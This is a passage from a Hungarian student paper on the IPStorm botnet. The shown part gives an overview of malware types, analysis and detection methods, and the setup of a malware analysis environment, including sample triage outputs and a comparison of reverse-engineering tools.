

IPStorm botnet fejlődésének elemzése

Jelige: Storm

Pályamunka lezárásának időpontja: 2025. január

2025.

ABSZTRAKT

A védelmi rendszerek fejlesztéséhez elengedhetetlen a támadások ismerete, az új típusok megismerése, és fejlődésük követése. A többféle típusú támadások közül egy botnet típusú támadási forma kerül bemutatásra az IPStorm-on keresztül, mely az első, ami az IPFS-t alkalmazza a megfertőzött eszközök irányítására. Az elemzés segít megérteni, hogy a támadók milyen technikákat fejlesztenek ki a támadásaik véghezviteléhez, milyen meglévő eszközöket használnak fel, hogyan változott a támadási technika a változó célok elérése érdekében, és milyen módon tartották fenn a botnet működését. Ezek az információk segíthetnek a védelmi rendszereket felkészíteni a hasonló technikákat alkalmazó kártékony szoftverek detektálására, ezzel csökkenthető a jelenlegi és később megjelenő támadások hatása.

A dolgozatban az IPStorm működésének megismerésével és a fejlesztése során történt változások alapján egy meglévő vírusvédelmi rendszer hatékonyságának feljavítását célzom meg, illetve olyan univerzális megoldást mutatok be, amely több vírusvédelmi vagy elemző szoftverbe is integrálható.

TARTALOMJEGYZÉK

ÁBRAJEGYZÉK	1
TÁBLAJEGYZÉK.	2
RÖVIDÍTÉSEK	3
1 BEVEZETÉS	4
2 KÁRTÉKONY SZOFTVER TÍPUSOK	6
3 KÁRTÉKONY SZOFTVEREK ELEMZÉSE.	8
3.1 Statikus	8
3.2 Dinamikus	8
3.3 Hibrid.	8
4 KÁRTÉKONY SZOFTVEREK DETEKTÁLÁSA.	9
4.1 Szignatúra alapú.	9
4.2 Viselkedés alapú	9
4.3 Heurisztikus	9
4.4 Honeybot	9
5 ELEMZÉSI KÖRNYEZET MEGTERVEZÉSE.	11
5.1 Minták kezdeti feldolgozása	11
5.2 Követelmények	14
5.2.1 Tömörített állományok kicsomagolása	14
5.2.2 Statikus elemzés.	14
5.2.3 Dinamikus elemzés	15
5.3 Program kiválasztása UPX kicsomagoláshoz	15
5.4 Program kiválasztása statikus elemzéshez.	16

5.5	Program kiválasztása dinamikus elemzéshez	17
5.5.1	Self-hosted megoldások	18
5.5.2	Felhőszolgáltatás alapú megoldások	19
5.5.3	Összegzés	20
5.6	CAPEv2 Sandbox környezet ismertetése	20
5.7	Az elemzési folyamat ismertetése	21
6	IPSTORM	23
6.1	IPFS	25
6.2	0.0.1f működési áttekintés	27
6.2.1	Antivírus megkerülés	28
6.2.2	Környezeti információk gyűjtése	28
6.2.3	libp2p node elkészítése	29
6.2.4	sfst protokoll	31
6.2.5	Elosztott adatbázis	32
6.2.6	Info és Cmd topic-ok	33
6.2.7	Perzisztencia előkészítése	34
6.2.8	Perzisztencia	35
6.2.9	Frissítési mechanizmus	36
6.3	0.0.1f dinamikus elemzése	38
6.4	0.0.1f működésői összefoglaló	39
6.5	0.0.1n változásai	40
6.6	0.0.2 változásai	41
6.7	0.0.2b változásai	41
6.8	0.0.2e változásai	41

6.9 0.0.2k és 0.0.2m változásai	42
6.10 0.0.2n és 0.0.2p változásai	42
6.11 0.0.2r változásai	43
6.12 0.0.2u változásai.	43
6.13 0.0.2w változásai	44
6.14 0.0.2x verziók változásai	44
6.15 0.0.2y verziók változásai	45
6.16 0.0.2z változásai.	45
6.17 0.0.3b változásai.	45
6.18 0.0.3g változásai.	46
6.19 0.0.3h és 0.0.3j verziók változásai	47
6.20 0.0.3l és 0.0.3m verziók változásai	48
6.21 Megjegyzés a 0.0.8h, 0.1.1d és 0.1.15f verziókkal kapcsolatban	49
6.22 0.1.5g változásai.	49
6.22.1 libp2p node készítésének változásai	51
6.22.2 HTTP szerver.	52
6.22.3 Elosztott adatbázis változásai	53
6.22.4 Info és Cmd topic-ok változásai.	53
6.22.5 Proxy szerver	53
6.22.6 Reque Client	54
6.22.7 Perzisztencia előkészítése	56
6.22.8 Perzisztencia	56
6.22.9 Frissítési mechanizmus változásai.	57
6.23 0.1.18a változásai	57

6.24 0.1.81a változásai	58
6.25 0.1.82a változásai	60
6.26 0.1.83a, 0.1.91a és 0.1.94a változásai	60
6.27 0.2.04a és 0.2.05a változásai	62
6.28 0.2.05a verzió dinamikus elemzése	62
7 DETEKTÁLÁS MEGRETVEZÉSE	63
7.1 YARA	63
7.2 ClamAV	64
8 DETEKTÁLÁS TESZTELÉSE	65
8.1 YARA	65
8.2 ClamAV	66
9 ÖSSZEGZÉS	67
10 IRODALOMJEGYZÉK	68
11 MELLÉKLET: IPSTORM PÉLDÁNYOK	73
12 MELLÉKLET: IPSTORM VERZIÓFÜGGETLEN JELLEMZŐI.	76
13 MELLÉKLET: ÁBRÁK	79

ÁBRAJEGYZÉK

5.1. A kiépített hálózat Proxmox segítségével	21
5.2. Elemzési folyamatábra az első programverzióhoz	21
5.3. Elemzési folyamatábra a 2. és későbbi programverziókhoz	22
6.1. IPStorm verziók korábbi elemzések általi lefedettsége [1][2][3][4]	24
6.2. Ghidra Version Tracking korrelátorok. Zöld zászlóval jelezve a felhasználtak. .	25
6.3. 0.0.1f verzió hálózati forgalma a CAPEv2 sandbox elemzésében	39
13.1. ImHex képernyőkép a 7f731d25 binárisról	79
13.2. Eljárás neve a Go 1.12 pcIntab struktúrában	79
13.3. storm/avbypass.allocateMemory Ghidra listing nézetében	80
13.4. 0.0.1f verzió folyamatai a CAPEv2 sandbox elemzésében	80
13.5. IPStorm 0.2.05a shell elérése a backshell protocooll segítségével	80

TÁBLAJEGYZÉK

5.1. Rendelkezésre álló minták mennyisége típusra lebontva	14
5.2. Statikus elemző szoftverek összehasonlítása	17
5.3. Sandbox környezetek összehasonlítása	19
5.4. Sandbox felhőszolgáltatások összehasonlítása	20
6.1. IPStorm által használt főbb csomagok és verziók	28
6.2. Web API végpontok és DDB kulcsok megfeleltése	61
8.1. YARA szabályok detektálási teljesítménye	65
8.2. ClamAV detektálási teljesítménye	66
11.1. Rendelkezésre álló minták	75
12.1. IPStorm modulnevek verziótól függetlenül	76
12.2. IPStorm által hirdetett azonosítók verziótól függetlenül	77
12.3. IPStorm által használt topic azonosítók verziótól függetlenül	77
12.4. IPStorm által használt protokoll azonosítók verziótól függetlenül	78
12.5. IPStorm fejlesztőjéhez köthető címek	78

RÖVIDÍTÉSEK

ADB	Android Debug Bridge
C2	Command and Control
CAPE	Configuration And Payload Extraction
DDB	Distributed DataBase
DIE	Detect It Easy
ELF	Executable and Linking Format
IPFS	InterPlanetary FileSystem
IPStorm	InterPlanetary Storm
NRV	Not Really Vanished
OOM Killer	Out Of Memory Killer
pcIntab	Program counter line number table
PDB	Program Database
PE	Portable Executable
UDN	Unique Device Name
UPnP	Universal Plug and Play
UPX	Ultimate Packer for eXecutables
URL	Uniform Resource Locator
VPN	Virtual Private Network
YARA	Yet Another Recursive Acronym

1 BEVEZETÉS

Az informatikai rendszereket érintő fenyegetések száma és összetettsége folyton növekszik. Jelentős kihívást jelent, hogy a védelmi rendszereket naprakészen tartsuk a napról napra fejlődő és változó támadási technikákkal szemben. Megjelennek új, korábban nem látott megoldások és megvalósítások, hogy az aktuális védelmi megoldásokat meg tudják kerülni és észrevétlenek tudjanak maradni vállalati és magán rendszerekben egyaránt. A CrowdStrike 2024-es jelentése alapján a nagyvállalatokat, bankokat, egészségügyi intézményeket célzó zsarolóvírus támadások 76%-kal, a kezdeti hozzáférés értékesítése pedig 20%-kal nőtt 2022 és 2023 között [5].

A hatékony védekezés megvalósításához elengedhetetlen, hogy megismerjük és megértsük a kártékony szoftverek működését és fejlődését. Ezt a szoftver különbözőféle módon történő elemzésével érhetjük el. Az elemzések eredményét értelmezve megismerhető a szoftver működési mechanizmusa. Több verziót összehasonlítva megfigyelhető a kártékony szoftver fejlődése, viselkedésének módosulása, akár annak érdekében, hogy a fejlődő víruskereső szoftvereket megkerülje, akár az újabb funkciók és megoldások bekerülése az üzemeltetője számára hatékonyabb működés érdekében.

Többféle típusú támadás létezik, melyeknek mind más a viselkedése és célja. Többek között léteznek reklámprogramok, trójai programok, botok és botnetek, zsarolóvírusok. Ezek folyton jelen vannak körülöttünk, de kiemelem a botneteket, aminek segítségével akár a korábban felsorolt, és később ismertetett, támadásokból tetszőleges mennyiségű és típusú juttatható a megtámadott rendszerbe a támadók igénye szerint. A botnet hálózat fenyegetést jelent magára a megtámadott eszköz számára, de akár a megfertőzött eszközről elérhető további eszközök számára is. Célja sokféle lehet, köztük a felhasználó adatainak ellopása, támadások indítása, az eszköz erőforrásainak bérbeadása harmadik fél számára profit érdekében, a botnetbe kötött eszközök ugrópontként felhasználása a következő megtámadott eszköz felé, illetve a hálózat méretének és képességeinek növelése érdekében további eszközök megfertőzése mind helyi, mind távoli hálózatokban.

A dolgozatban először a kártékony szoftvereket ismertetem általánosságban, majd egy specifikus típust, a botnetet mutatom be egy konkrét szoftveren az IPStorm-on keresztül, végül detektálási lehetőségeket ismertetek. Az IPStorm választásának az oka, hogy ez az első olyan kártevő amely az IPFS-t használta Command and Control (C2) céljára [1]. Megjelenése óta több

az IPFS adta lehetőségeket kihasználó támadás jelent meg. A bemutatás során többféle elemzést is alkalmazok annak érdekében, hogy teljes képet kapjak a működésről, illetve a rendelkezésre álló verziókat egymással is összehasonlítom és a különbségeket ismertetem. Az elemzés és az összehasonlítás eredményét felhasználva detektálási lehetőségeket mutatok be vírusirtó adatbázis készítésén keresztül, illetve gyártófüggetlen megoldáson keresztül.

2 KÁRTÉKONY SZOFTVER TÍPUSOK

A kártékony szoftvereket működésük alapján csoportokra lehet osztani, azonban a mai példányokat nem csak egy kategóriába lehet besorolni, hanem jellemzően többre is. A részletesen elemzésre kerülő IPStorm besorolható bontnetnek, féregnek is.

A vírusok egy alkalmazásba ágyazzák be magukat, így a futásuk és működésük az adott alkalmazáshoz kötött. Futás közben tudják magukat másolni más alkalmazásokba a terjeszkedés érdekében. Vannak típusok, melyek a másolás során módosítják a kódjukat vagy titkosítást alkalmaznak, hogy a detektálás nehezebb legyen a változó kódsorozatok miatt. Ezek a típusok az alábbiak:

- Oligomorf (Oligomorphic), mely több különböző titkosító algoritmust vagy kulcsot használ
- Polimorf (Polymorphic), mely titkosítás helyett extra utasításokat helyez el a viselkedésen nem változtatva, ezzel módosítva a megjelenését
- Metamorf (Metamorphic), mely minden futás során a saját kódját helyben módosítja

A trójai faló vagy trójai magát valós szoftvernek álcázza annak érdekében, hogy a felhasználó feltelepítse és elindítsa az eszközén. Ahhoz, hogy nehezebben lehessen észrevenni előfordulhat, hogy az ígért funkciókat valóban betölti, hogy ne keltsen gyanút.

A reklámprogramok a felhasználó aktivitását figyelve célzott reklámokat jelenítenek meg felugró ablakokban (pop-up) vagy a program valamelyik részen. Előfordulhat, hogy böngészők beállításait megváltoztatják, hogy a saját keresőmotorjukat vagy kezdőlapjukat használja a felhasználó.

A kémprogramok a felhasználó eszközéről különböző személyes adatokat gyűjtenek, például jelszavakat, PIN kódokat, dokumentumokat. Az összegyűjtött adatokat a támadó jellemzően profit érdekében eladja.

A férgek a hálózaton keresztül terjednek, kihasználva az operációs rendszerek és programok biztonsági réseit, a téves konfigurációkat, valamint a szándékosan elhelyezett hátsó ajtókat (backdoor). Egy hálózatba bekerülhet e-mail csatolmányként érkezve vagy hordozható adattárolón keresztül. Ha már a hálózat egyik eszközén elindították, akkor a hálózaton keresztül további eszközökre másolja fel magát. A megfertőzött eszközökön elhelyezhet további kártékony szoft-

vereket, indíthat támadásokat vagy ellophatja a felhasználó adatait.

A zsarolóvírusok az eszköz jelentős tartalmát titkosítják és a felhasználónak egy üzenetet jelenítenek meg a titkosítás tényéről tájékoztatva és a titkosítás feloldásához szükséges lépéseket leírva. Jellemzően azt kérik az áldozattól, hogy kriptovalutában egy jelentős összeget küldjenek a támadónak és akkor a titkosítás feloldásához szükséges lépéseket elárulják, előfordul, hogy a fájlok publikálásával történő fenyegetéssel igyekeznek nyomást gyakorolni a fizetés érdekében. Természetesen arra semmi garancia nincs, hogy az összeg elküldése esetén valóban visszakapják a fájljaikat és nem kerül publikálásra, ezért általánosságban az a javaslat, hogy ne fizessünk érte [6].

A rootkitek célja a támadás tényének elrejtése hosszabb időtartamon keresztül annak érdekében, hogy később vihessék végre a támadást. A rootkit mélyen beépülhet a rendszerbe firmware, kernel vagy bootloader szinten, az operációs rendszer olyan hívásait, ami a létezését felfedné, módosíthatja, ezzel elrejtve magát a vírusirtók és a felhasználók elől.

A fileless malware-nek az a működési elve, hogy nem készít fájlt a fájlrendszeren ami fut, hanem az operációs rendszerbe beépített eszközöket használja fel a támadás kivitelezéséhez, így azoknak a víruskeresőknek, amik csak a fájlokat vizsgálják, nem lesz alkalmuk detektálni.

A botnet a megfertőzött eszközökből épített hálózatot jelenti. Az eszközök jellemzően az interneten keresztül tudnak a támadóval közvetve vagy közvetlenül kommunikálni, hogy utasításokat kapjanak a végrehajtandó támadáshoz. A hálózat struktúráját tekintve lehet centralizált, kliens-szerver alapú vagy decentralizált, peer-to-peer alapú. Ezekkel a hálózatokkal a támadások széles skálája hajtható végre, például DDOS támadás, spam és adathalász üzenetek küldése, az eszköz erőforrásainak felhasználása valamilyen célra, illetve további kártevők telepítése az eszközre.

3 KÁRTÉKONY SZOFTVEREK ELEMZÉSE

3.1 Statikus

Statikus elemzés során a program nem kerül futtatásra, egyik megjelenési formája a visszafejtés vagy reverse engineering, amely során a bináris állomány egy disassembler segítségével assembly utasításokká lesz alakítva. Az utasításokat a könnyebb áttekinthetőség érdekében lehet ábrázolni vezérlési folyamatábrával (control flow graph) és hívási fa (call hierarchy) segítségével. Statikus elemzésnek számítanak azok a módszerek is, melyek különböző mintázatokból vagy tulajdonságokból vonnak le következtetést a viselkedésre vonatkozólag.

Előnye, hogy a teljes program megismerhető vele, de a dinamikusan változó részek, például hálózaton küldött üzenetek válaszai, nem feltétlen tudhatóak előre. Hátránya, hogy jelentős időigénye lehet, különösen ha az állományt valamilyen módon obfuszkálták.

3.2 Dinamikus

Dinamikus elemzés során a program jellemzően izolált környezetben futtatásra kerül. A futás során a viselkedése megfigyelésre kerülhet debugger-rel, vagy a hálózati forgalom elkapásával a küldött és fogadott üzeneteken keresztül. A dinamikus elemzési környezetek jellemzően a sandboxok, melyek további technikákat alkalmaznak a részletesebb megfigyelésért, mint az API hooking, mely során a program és az operációs rendszer közé ékelünk egy szoftvert, mellyel lehetőségünk van feljegyezni a hívásokat, annak paramétereit és visszatérési értékeit.

Előnye, hogy a program viselkedése rövid időn belül megfigyelhető és abból következtetés vonható le. Hátránya, hogy csak azoknak a kódrészeknek működését lehet elemezni, melyek lefutottak. Jellemző technika, ha virtuális környezetet detektál a program, akkor más viselkedést mutat, mint valós hardveren.

3.3 Hibrid

A hibrid elemzés a statikus és a dinamikus elemzés kombinálása a teljesebb elemzés érdekében, melyet csak egyik vagy másik technikával nem lehetne elérni. A sandbox környezetek jellemzően alkalmaznak statikus elemzést a viselkedési adatokra, és a hálózati forgalomra is.

4 KÁRTÉKONY SZOFTVEREK DETEKTÁLÁSA

4.1 Szignatúra alapú

Szignatúra alapú detektálás során a fájl tulajdonságait, illetve tartalmát vizsgáljuk mintákat keresve, például a fájl hash értéke, a fájlban található karaktersorozatok, URL-ek, fájlnevek vagy utasítás sorozatok, ezek alapján döntünk, hogy kártékony-e a vizsgált állomány. Szignatúra alapú detektálást lehet végezni a memória tartalmán is, ekkor a futó folyamatok memóriában tárolt adataiban is lehet kártékony szándékra jellemző mintázatokat keresni. A módszer korlátja, hogy csak ismert szignatúrák alapján tud detektálni, tehát új vagy módosított szoftverek detektálására nem alkalmas [7].

4.2 Viselkedés alapú

A viselkedés alapú megoldások nem a programban található statikus adatokra támaszkodnak, hanem a program viselkedését vizsgálják futás közben, mely történhet szabály alapon [8] vagy gépi tanulás alkalmazásával. A vizsgált tulajdonságok lehetnek API hívások, hálózati aktivitás vagy fájl módosítások. Ennek köszönhetően a módosított, de viselkedésében azonos variánsokat is képes detektálni a szignatúra alapú módszerrel szemben [9].

4.3 Heurisztikus

A heurisztikus módszerek gépi tanulási technikákat alkalmazva valósítják meg a kártékony szoftverek felismerését. A viselkedés alapú technikához hasonlóan itt is a futtatás közben megfigyelt viselkedést vizsgálja, például API hívásokat vagy a vezérlési folyamatábrát. A detektálás a normálistól eltérő viselkedésen alapul, melyet a tanítás során kell meghatározni. A szignatúra alapú megoldáshoz képest alkalmas az ismeretlen kártékony programok detektálására, de magas hamis pozitív aránnyal rendelkezik [9].

4.4 Honeypot

A honeypot megoldások alapja, hogy olyan sérülékenynek látszó eszközt vagy hálózati szolgáltatást helyezünk el a hálózatban, mely felkelti a hálózatba illetéktelenül behatolók figyelmét.

Mivel a szolgáltatás alapvetően nincs használatban, ezért ha valahonnan kapcsolat érkezik az eszközökre, lehet tudni, hogy illegális forgalom van a hálózatban. Az eseményből lehet riasztást generálni, illetve a forrás eszközt letiltani a hálózatról.

5 ELEMZÉSI KÖRNYEZET MEGTERVEZÉSE

Az elemzési környezet megtervezésénél fontos figyelembe venni az elemezendő szoftver tulajdonságait, mint támogatott architektúrák és operációs rendszerek. A kártékony szoftvereknél jellemző tulajdonság a különböző tömörítő szoftverek alkalmazása a kisebb terjesztési méret miatt és a nehezebb detektálás érdekében, mert a tömörített adathból nem lehet egyszerűen ki nyerni az adatot, ki kell tömöríteni előtte. Érdeemes megemlíteni, hogy a tömörítés használata nem feltétlenül jelent kártékony szoftvert, egyéb programok is alkalmazzák a kisebb terjesztési méret érdekében.

5.1 Minták kezdeti feldolgozása

A kezdeti elemzést a számomra rendelkezésre álló 52 különböző példányon hajtom végre. A rendelkezésemre álló minták adatai a 11 MELLÉKLET: IPSTORM PÉLDÁNYOK fejezetben találhatóak. A mintákra az SHA256 hash első 8 karakterével fogok hivatkozni a könnyebb olvashatóság érdekében. A fájlok teljes hash-ei a minták adatai között elérhetőek.

Ahhoz, hogy megállapítsam, hogy milyen architektúrát és operációs rendszert célzó mintákkal rendelkezem, a `file` [10] segédprogramot alkalmazom. A program célja, hogy a fájlról megpróbálja megállapítani, hogy mi az, így jelen helyzetben is értékes információval szolgál a bináris állományok tartalmáról. A `file` eszközt futtatva a `01658e8c` binárison az következő kimenetet kapom:

```
PE32 executable (GUI) Intel 80386 (stripped to external PDB),  
for MS Windows, UPX compressed, 3 sections
```

Kiírja a fájlról a típusát, ami 32 bites Portable Executable (PE) és az architektúrát, ami Intel 80386. További érdekes információkat is megjelenít a binárisról, minthogy nem tartalmazza a Program Database-t (PDB), ami a Microsoft specifikus debug symbol-okat tartalmazná, jelzi hogy UPX csomagolási technika alkalmazását fedezte fel, illetve 3 szekciót tartalmaz a PE fejléc. A fejlécben található információkat az `objdump` eszköz segítségével lehet megtekinteni, ez a program a `binutils` [11] szoftvercsomag része. A korábban vizsgált állományon futtatva az látható, hogy mind a három fejléc neve UPX-szel kezdődik.

Természetesen egyik eszköz sem csak Windows operációs rendszert célzó binárisokra alkalmazható, így Linux és MacOS rendszereket célzó binárisokból is lehet információt kinyerni velük. Linux rendszert célzó 69ea7bcf binárison futtatva a file programot a következő információt kapom:

```
ELF 64-bit LSB executable, x86-64, version 1 (SYSV),  
statically linked, no section header
```

A korábbi esethez hasonlóan kinyerhető az állomány típusa és architektúrája, de arról, hogy UPX-szel tömörített lenne nem ad információt és az objdump kimenetében nem látszik, egyetlen szekció sem. A tömörítés vagy titkosítás jelenléte kimutatható a fájl entrópiájának a mértékével is. Az entrópia vagy más néven Shannon entrópia a fájl tartalmának véletlenszerűségét jellemző szám. Értékét jellemzően kétféleképpen szokták megadni, 0-tól 1-ig vagy 0-tól 8-ig terjedő skálán, az alsó határ alacsony véletlenszerűséget jelent a felső határ pedig magas véletlenszerűséget. Értelmezhető úgy is, hogy hány bitre van szükség az információ reprezentálására. Tehát a magas véletlenszerűségű, magas entrópiájú adat az jellemzően tömörítésre vagy titkosításra enged következtetni, hiszen a tömörítésnek a célja az információ minél hatékonyabban történő tárolása, a titkosításnak pedig az információ oly módon történő tárolása, hogy a mintázatból ne lehessen következtetni a tartalmára.

Ahhoz, hogy további információt tudjak szerezni az állományokról a DIE (Detect It Easy) [12] programot fogom használni, ezzel nem csak az entrópiáról kapok információt, hanem további értékes információkhoz juthatok. A DIE parancssoros változatát használva, a diec-t, megteudható a teljes bináris és az egyes szekciók entrópiája is az -e kapcsoló segítségével. A diec-t futtatva a 69ea7bcf binárison a következőt kaptam:

```
Total 7.88349: packed  
0|PT_LOAD(0)|0|8125536|7.8835: packed  
1|PT_LOAD(0)|8125536|124|3.88587: not packed  
2|PT_LOAD(1)|0|0|0: not packed
```

A teljes állományra vonatkozó 7,88349 értékű, illetve az első szekció fejlécre vonatkozó 7,8835 értékű entrópiából látszik, hogy a binárison tömörítést vagy titkosítást alkalmaztak. Kapcsolók nélkül futtatva tudja detektálni, hogy mi lett használva a tömörítéshez. Ebből megteudható, hogy az UPX 3.96-os verziója lett használva a tömörítéshez, NRV (Not Really Vanished)

algoritmussal és brute, azaz a legmagasabb tömörítési szinttel. Ezek az információk a fájlban tárolt UPX fejlécben találhatók. Mivel az UPX egy nyílt forráskódú eszköz, ezért a módosítása egyszerű lenne annak érdekében, hogy nehezebben lehessen felismerni, ha egy állományra ezt alkalmazták. Kétféle terjesztési verziója létezik, az NRV algoritmussal és az UCL algoritmussal terjesztett verziója. Az NRV-t tartalmazó terjesztés az csak a hivatalos kiadásban jelenik meg, mivel az algoritmus nem publikus [13]. Jelenlegi esetben valószínűleg egy hivatalos terjesztésű UPX verzióval tömörítették, mivel a használt algoritmus az NRV.

Az összegyűjtött minták között megtalálhatóak nem tömörített példányok is, ezek segítségével az implementáció további részletei derülnek ki, ha egy hexeditorral vagy a diec segítségével vizsgáljuk. Az ImHex [14] hexeditort használva látszik, hogy a fájlban 0x400-as címnél a Go binárisokra jellemző `Go build ID` kezdődik (13.1). Hogy bizonyos legyen abban, hogy nem szándékosan félrevezető információ került a binárisba, a DIE eszközzel is megvizsgáltam és az eredményben compilernek a következőt jelezte: `"Go(1.12 or 1.12.2-1.12.9)"`. Azonos konklúzióra jutott, a forrás, amit használt, viszont más volt. A DIE a bináris belépési pontját (entry point) vizsgálta a különböző Go verziókra jellemző utasításszekvenciát keresve [15].

Az alábbi táblázat (5.1) ismerteti a rendelkezésemre álló minták mennyiségét a különböző operációs rendszerek, architektúrák és tömörítés használata szerint. A követelmények felállítása során figyelembe vettem az egyes típusok előfordulásának mennyiségét.

Típus	Darabszám	Százalék
PE	30	58%
UPX x86	23	44%
tömörítetlen x86	7	13%
ELF	21	40%
UPX	10	19%
x86	4	8%
x86_64	3	6%
aarch64	3	6%
tömörítetlen	11	21%
x86	4	8%
x86_64	3	6%
arm	4	8%
Mach-O tömörítetlen x86_64	1	2%

5.1. táblázat: Rendelkezésre álló minták mennyisége típusra lebontva

5.2 Követelmények

A rendelkezésemre álló minták előzetes megvizsgálása során az alábbi problémák és feladatok megoldására kell eszközt válasszak.

5.2.1 Tömörített állományok kicsomagolása

Az UPX-szel tömörített állományok kicsomagolására szükség van statikus elemzés elvégzéséhez. A tömörített állományokon az elemzés nem nyújt hasznos információt a valós tartalomról. Az elvárt megoldás az UPX-szel tömörített állományok kitömörítése után, a futásidejű viselkedés szempontjából, az eredeti viselkedésével megegyezik.

5.2.2 Statikus elemzés

A mintákból az derül ki, hogy léteznek x86, x86_64, arm és aarch64 architektúrájú, és PE, ELF és Mach-O típusú implementációk, így a statikus elemzést végző szoftver optimális esetben eze-

ket az architektúrákat és típusokat ismeri és támogatja, továbbá rendelkezik a Go programozási nyelvhez elemzési támogatással.

5.2.3 Dinamikus elemzés

A minták az mutatják, hogy léteznek x86, x86_64, arm és aarch64 architektúrájú, és PE, ELF és Mach-O típusú implementációk. Dinamikus elemzés esetén erősebb korlátok lépnek fel a hardveres és szoftveres támogatás miatt a statikus elemzéshez képest, ezért az összes architektúrát és operációs rendszert lefedő dinamikus elemzést nem tűztem ki célul, csak bizonyos platformokat és architektúrákat. Ezek az x86, x86_64 architektúrák tekintetében, és operációs rendszerek tekintetében a Windows és Linux rendszereken történő elemzést tűzöm ki célul.

5.3 Program kiválasztása UPX kicsomagoláshoz

UPX-szel tömörített állományok kicsomagolására rendelkezésre áll maga az UPX projekt, amivel a kicsomagolás is történt, ennek a megoldásnak az előnye, hogy gyors, de ha a forráskódot módosították a kicsomagoláshoz, akkor előfordulhat, hogy nem lehet vele kicsomagolni. A kicsomagolás nem platformhoz kötött, bármely állományt, bármely platformon ki lehet csomagolni.

Némely sandbox környezet is nyújt lehetőségek az UPX-szel tömörített állományok kicsomagolására oly módon, hogy a futás közben kicsomagolt állomány memóriáját lementi. Ezzel a módszerrel az akár szándékosan módosított állományokat is ki lehet csomagolni, de az időben hosszabb és a sandbox környezet kiépítése is szükséges, mely képes az adott állományt futtatni. Ez a megoldás a manuális módszer automatikus megvalósításának tekinthető.

A kicsomagolás megvalósítható manuális módon is egy debugger segítségével. A módszer azon alapszik, hogy az eredeti belépési pontot (Original Entry Point, OEP) kell megtalálni, ez az amikor a kicsomagolás befejeződött, de még a kicsomagolt programkód nem került futtatásra. Ezen a ponton a Scylla vagy OllyDumpEx eszköz segítségével lehetséges az importált külső könyvtárakat rekonstruálni és az így keletkezett állományt elmenteni. Ebben az esetben is fontos, hogy rendelkezésre álljon olyan platform, melyen az állomány futtatható.

A 5.1 Minták kezdeti feldolgozása fejezetben megállapítottam, hogy az állományok az eredeti, nem módosított UPX szoftverrel lettek csomagolva, így a kicsomagolás is megvalósítható

vele. Mivel ezzel a módszerrel lehet a legegyszerűbben és leghatékonyabban kicsomagolni ezeket az állományokat, így az eredeti UPX szoftvert használtam a kitömörítésükhöz.

5.4 Program kiválasztása statikus elemzéshez

Egy ismert és elterjedt megoldás a Hexray által készített IDA (Interactive Disassembler) [16]. Rendelkezik a szükséges platformok támogatásával, de az x86, x86_64 és az arm, aarch64 két külön csomagban érhető csak el. Van a Go nyelvhez támogatás. Plugin-nel vagy külső szoftverrel elérhető a bináris állományok összehasonlítása is, azonban a Home verzió nem rendelkezik decompiler funkcionálissal. A meghatározott követelményeknek megfelel, de egy jelentős befektetést igénylő megoldás.

Létezik a radare2 [17] és a rizin [18], az előbbinek az utóbbi egy forkja, így működése és funkcionálissága nagyban hasonló, ezért egybevettem őket. Mindkettő rendelkezik GUI felülettel, sorrendben iaito és cutter, de ezek kevesebb funkcionálisságot biztosítanak, mint a parancssoros felületük. Az elvárt platformokat és architektúrákat támogatják, rendelkeznek a Go nyelvhez is támogatással, és az állományok összehasonlítására is van lehetőség. Mindkettő nyílt forráskódú megoldás és használatuk ingyenes.

Egy viszonylag új megoldás a Ghidra [19], mely a 2019-es RSA konferencián lett kiadva a National Security Agency (NSA) által, nyílt forráskódú és ingyenes megoldásként. Támogatása széleskörű, támogatja a PE, ELF és Mach-O állományok elemzését, illetve sok más architektúra mellett az x86-ot, x86_64-et, arm-ot és aarch64-et is. Ezzel a követelményeknek megfelel. Továbbá van decompiler támogatása, Version Tracking funkciója is, mely lehetővé teszi a különböző verziójú binárisok közötti összehasonlítást, egyikből a másikba a már elemzett információk átmásolását, lehetővé téve, hogy csak a új, illetve változott részekre kelljen koncentrálni. Ilyen funkcionálisságot a többi eszközben nem találtam.

A Vector 35 által fejlesztett Binary Ninja [20] is rendelkezik PE, ELF és Mach-O támogatással és a szükséges architektúrák támogatásával is. Az IDA-hoz hasonlítva az ár tartalmazza a decompiler-t is, viszont a Go nyelv támogatásáról nem találtam egyértelmű információt, de plugin-ok léteznek, melyek megkönnyíthetik a Go nyelven írt alkalmazások elemzését.

Az alábbi táblázat (5.2) összegzi az eszközök tudását és hiányosságait.

	IDA Home	radare2/rizin	Ghidra	Binary Ninja
Windows támogatás	Igen	Igen	Igen	Igen
Linux támogatás	Igen	Igen	Igen	Igen
MacOS támogatás	Igen	Igen	Igen	Igen
x86(_64) támogatás	Igen	Igen	Igen	Igen
arm(64) támogatás	Igen	Igen	Igen	Igen
Go nyelv támogatás	Igen	Igen	Igen/Plugin	Nem/Plugin
Decompiler	Nem	Igen	Igen	Igen
Összehasonlítás	Plugin	Igen	Igen	Plugin
Version Tracking	Nem	Nem	Igen	Nem
Költség	\$365*2	Nincs	Nincs	\$299

5.2. táblázat: Statikus elemző szoftverek összehasonlítása

Az IDA Home és a Binary Ninja az ára miatt nem elérhető számomra, így a két ingyenes és nyílt forráskódú eszköz között kellett döntenem. A Version Tracking funkciót nagyon hasznosnak tartom a jelenlegi esetben, mivel több egymás után kiadott verziót kell elemezni és ezek elemzési idejét jelentősen csökkenti, ha a korábbi információkat átmásolhatom, így a Ghidra-t használom fel a statikus elemzéshez.

5.5 Program kiválasztása dinamikus elemzéshez

A dinamikus elemzéshez rendelkezésre állnak helyi erőforrásból kiépített és felhő szolgáltatást használó verziók. Általánosságban kijelenthető, hogy a felhő alapú megoldások kevesebb információval szolgálnak vagy jelentősen magasabb a költsége a hozzáféréshez, mint a helyileg kiépített megoldásoknak. Az összehasonlítás során minden esetben azt a verziót mértem fel, mely a felállított követelményeket teljesíti, tehát előfordulhat, hogy egy nagyobb csomag több funkciót támogatna, mint amit feltüntettem, de mivel a kisebb csomag teljesítette a követelményeket, ezért ez kerül összehasonlításra.

5.5.1 Self-hosted megoldások

